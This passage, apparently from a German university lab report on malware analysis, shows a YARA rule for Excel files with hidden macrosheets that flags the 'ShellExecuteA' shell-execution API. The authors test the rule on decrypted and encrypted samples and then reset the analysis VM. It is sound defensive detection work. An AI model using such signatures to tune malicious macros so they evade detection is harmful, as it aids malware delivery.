        // https://github.com/InQuest/yara-rules-
vt/blob/main/Microsoft_Excel_Hidden_Macrosheet.yar

    strings:
        // Based on Microsoft_Excel_Hidden_Macrosheet
        $ole_marker      = {D0 CF 11 E0 A1 B1 1A E1}
        $macro_sheet_h1 = {85 00 ?? ?? ?? ?? ?? ?? 01 01}
        $macro_sheet_h2 = {85 00 ?? ?? ?? ?? ?? ?? 02 01}
        $hidden_xlsx_01 = /hidden\s*=\s*["']([12])["']/ nocase
        $hidden_xlsx_02 = /state\s*=\s*["'](very)?Hidden["']/ nocase

        $malicious1 = "ShellExecuteA"

    condition:
        // Microsoft_Excel_Hidden_Macrosheet
        (( $ole_marker at 0 and 1 of ( $macro_sheet_h* )) or any of ( $hidden_xlsx* ))
        and 1 of ( $malicious* )
}
```

Die Regel wurde in der **Malicious\_Excel.yar** Datei gespeichert und auf das erste entschlüsselte Sample angewandt.

```
remnux@remnux:~/workspace/AppSec$ yara Malicious_Excel.yar sample1.xls
AppSec_Malicious_Excel sample1.xls
```

Aus neugierde haben wir die Regel auch auf das zweite Sample angewandt.

```
remnux@remnux:~/workspace/AppSec$ yara Malicious_Excel.yar  
b5d469a07709b5ca6fee934b1e5e8e38.bin  
AppSec_Malicious_Excel b5d469a07709b5ca6fee934b1e5e8e38.bin
```

Wir können sehen, dass unsere Regel bei beiden Samples funktioniert hat und diese somit fast sicher als schädlich eingestuft werden können.

Als kontrolle wurde die Regel noch auf das verschlüsselte Sample angewandt, hierbei wurde die Regel nicht getriggert.

```
remnux@remnux:~/workspace/AppSec$ yara Malicious_Excel.yar  
fb5ed444ddc37d748639f624397cfff2a.bin  
remnux@remnux:~/workspace/AppSec$
```

### **Zurücksetzen des Systems**

Wie in den Slides zur Malwareanalyse, als Best Practices beschrieben, sollte das System nach der Analyse zurückgesetzt werden. Dies kann mit dem Snapshot, den wir zu Beginn der Übung erstellt haben, erfolgen.